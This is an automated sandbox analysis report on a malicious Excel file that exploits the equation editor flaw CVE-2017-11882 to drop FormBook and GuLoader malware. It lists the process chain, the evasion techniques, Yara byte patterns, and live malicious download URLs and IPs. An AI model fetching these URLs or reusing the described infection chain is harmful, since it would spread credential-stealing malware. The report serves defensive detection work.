ID: 320235
Sample Name: Unique food order.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 07:41:52
Date: 19/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Unique food order.xlsx

Overview

General Information

Sample Name:	Unique food order.xlsx
Analysis ID:	320235
MD5:	f2cd263042fce1a..
SHA1:	608334d6c55e50..
SHA256:	f2f88e0287d1763..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection


FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e…
- Yara detected FormBook
- Yara detected Generic Dropper
- Yara detected GuLoader
- Contains functionality to hide a threa…
- Detected RDTSC dummy instruction…
- Drops PE files to the user root direc…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1552 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2408 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2692 cmdline: 'C:\Users\Public\vbc.exe' MD5: C05EEE88F0B57E853996957D6523397B)
    - vbc.exe (PID: 2868 cmdline: 'C:\Users\Public\vbc.exe' MD5: C05EEE88F0B57E853996957D6523397B)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - autoconv.exe (PID: 1664 cmdline: C:\Windows\SysWOW64\autoconv.exe MD5: 09D786401F6CA6AEB16B2811B169F944)
        - NAPSTAT.EXE (PID: 1840 cmdline: C:\Windows\SysWOW64\NAPSTAT.EXE MD5: 4AF92E1821D96E4178732FC04D8FD69C)
          - cmd.exe (PID: 2168 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2364771047.000000001E040000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	


Source	Rule	Description	Author	Strings
00000005.00000002.2364771047.000000001E0 40000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.2364771047.000000001E0 40000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.2381847549.0000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.2381847549.0000000000080000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 10 entries				

Sigma Overview

System Summary:

- **Sigma detected: Droppers Exploiting CVE-2017-11882**
- **Sigma detected: EQNEDT32.EXE connecting to internet**
- **Sigma detected: File Dropped By EQNEDT32EXE**
- **Sigma detected: Executables Started in Suspicious Folder**
- **Sigma detected: Execution in Non-Executable Folder**
- **Sigma detected: Suspicious Program Location Process Starts**

Signature Overview



- AV Detection
- Exploits
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Office equation editor drops PE file

Data Obfuscation:

- Yara detected GuLoader
- Yara detected VB6 Downloader Generic

Boot Survival:

- Drops PE files to the user root directory

Malware Analysis System Evasion:

- Detected RDTSC dummy instruction sequence (likely for instruction hammering)
- Tries to detect Any.run
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

- Contains functionality to hide a thread from the debugger
- Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Yara detected Generic Dropper


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Valid Accounts	Command and Scripting Interpreter 1	Path Interception	Process Injection 4 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 6 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdr Insecure Network Commu
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 3	LSASS Memory	Virtualization/Sandbox Evasion 2 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Exploit S Redirect Calls/SM
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 4 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track D Locatior
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 2 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial o Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Unique food order.xlsx	25%	Virustotal		Browse
Unique food order.xlsx	23%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://103.125.191.5/bin_xMjelaYnr43.binq~f	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://103.125.191.5/bin_xMjelaYnr43.binY~f	0%	Avira URL Cloud	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.%s.com	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://wsdyworkfinesanotherrainbowlomoyentwsgha.ydns.eu/worksdoc/svchost.exe	1%	Virustotal		Browse
http://wsdyworkfinesanotherrainbowlomoyentwsgha.ydns.eu/worksdoc/svchost.exe	100%	Avira URL Cloud	malware	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://103.125.191.5/bin_xMjelaYnr43.bin	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
wsdyworkfinesanotherrainbowlomoyentwsgha.ydns.eu	103.125.191.5	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://wsdyworkfinesanotherrainbowlomoyentwsgha.ydns.eu/worksdoc/svchost.exe	true	• 1%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://103.125.191.5/bin_xMjelaYnr43.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	vbc.exe, 00000004.00000002.2307635505.0000000003267000.00000002.00000001.sdmp	false		high
http://103.125.191.5/bin_xMjelaYnr43.binq~f	vbc.exe, 00000005.00000002.2360659510.000000000081B000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.icra.org/vocabulary/.	vbc.exe, 00000004.00000002.2307635505.0000000003267000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000005.00000002.2364793051.000000001E1A0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.2332755468.0000000001C70000.00000002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000007.00000000.2332531261.0000000000260000.00000004.00000020.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://103.125.191.5/bin_xMjelaYnr43.binY~f	vbc.exe, 00000005.00000002.2360659510.000000000081B000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.com	explorer.exe, 00000007.00000000.2351456134.000000000A330000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.piriform.com/ccleaner	explorer.exe, 00000007.00000000.2337234886.00000000039F4000.00000004.00000001.sdmp	false		high
http://www.%s.comPA	vbc.exe, 00000005.00000002.2364793051.000000001E1A0000.00000002.00000001.sdmp, explorer.exe, 00000007.00000000.2332755468.0000000001C70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://%s.com	explorer.exe, 00000007.00000000.2351456134.000000000A330000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	vbc.exe, 00000004.00000002.2307635505.0000000003267000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://treyresearch.net	explorer.exe, 00000007.00000000.2351456134.000000000A330000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000007.00000000.2351456134.000000000A330000.00000008.00000001.sdmp	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.125.191.5	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	320235
Start date:	19.11.2020
Start time:	07:41:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Unique food order.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@10/3@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 16.3% (good quality ratio 13%) • Quality average: 54.5% • Quality standard deviation: 34.3%
HCA Information:	• Successful, ratio: 72% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:43:12	API Interceptor	68x Sleep call for process: EQNEDT32.EXE modified
07:44:20	API Interceptor	202x Sleep call for process: vbc.exe modified
07:44:49	API Interceptor	72x Sleep call for process: NAPSTAT.EXE modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	tt payment proof.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	TIE-3735-2020.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	payslip.s.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	Telex-relase.xlsx	Get hash	malicious	Browse	• 103.141.138.120
	Y0L60XAhvo.rtf	Get hash	malicious	Browse	• 103.141.138.122
	d6pj421rXA.exe	Get hash	malicious	Browse	• 103.139.45.59
	8YPssSkVtu.rtf	Get hash	malicious	Browse	• 103.141.138.87
	PI098763556299.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	PIT12425009.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	wIeFid8p7Q.exe	Get hash	malicious	Browse	• 103.125.189.164
	Dell ordine-09362-9-11-2020.exe	Get hash	malicious	Browse	• 103.139.45.59
	shipping documents.xlsx	Get hash	malicious	Browse	• 103.133.108.6
	shipping documents.xlsx	Get hash	malicious	Browse	• 103.133.108.6
	EES RFQ 60-19__pdf.exe	Get hash	malicious	Browse	• 103.114.107.156
	Quotation_20CF18909.xlsx	Get hash	malicious	Browse	• 103.141.138.122
	Quotation_20CF18909.xlsx	Get hash	malicious	Browse	• 103.141.138.122
	Z08LsyTAN6.exe	Get hash	malicious	Browse	• 103.125.189.164
	QUO_M.VECOQUEEN.xlsx.docx	Get hash	malicious	Browse	• 103.125.191.123
	R56D5hnFR3.rtf	Get hash	malicious	Browse	• 103.125.191.123
	http://103.125.191.123/winlog/document.doc	Get hash	malicious	Browse	• 103.125.191.123

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	61440
Entropy (8bit):	4.914988096771549
Encrypted:	false
SSDEEP:	768:t4cVBi/uynLCBod2XkqAy6dH4ErjAxvWhT5z78gdseDd4kyKz:tO/uB953eg9ylzogB+kl
MD5:	C05EEE88F0B57E853996957D6523397B
SHA1:	FC16FA4AB9A88F7E2405EB9A77D168D9C1B7C8D3

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe	
SHA-256:	7E70E44956CDB045FD7B5C66ECA50996900059FD8851AA76BE19A5DD492C6918
SHA-512:	9441441F5D6D84E4C674E77013CE1BF562173195DE9AC1C05463BCF0BBDA51345B6AF219B279F93E7D2DF84BBFB22D11906B8A145F1FE98EFAF3A28786BE220
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://wsdyworkfinesanotherrainbowlomoyentwsgha.ydns.eu/worksdoc/svchost.exe
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$........i......................*..............Rich....................PE..L......P................. ....0....................@...<...0...0...................................text...`.......................... ..`.d ata...............................@....rsrc...............................@..@.[#X.......I#...........USER32.DLL.MSVBVM60.DLL... ....

C:\Users\user\Desktop\~$Unique food order.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	61440
Entropy (8bit):	4.914988096771549
Encrypted:	false
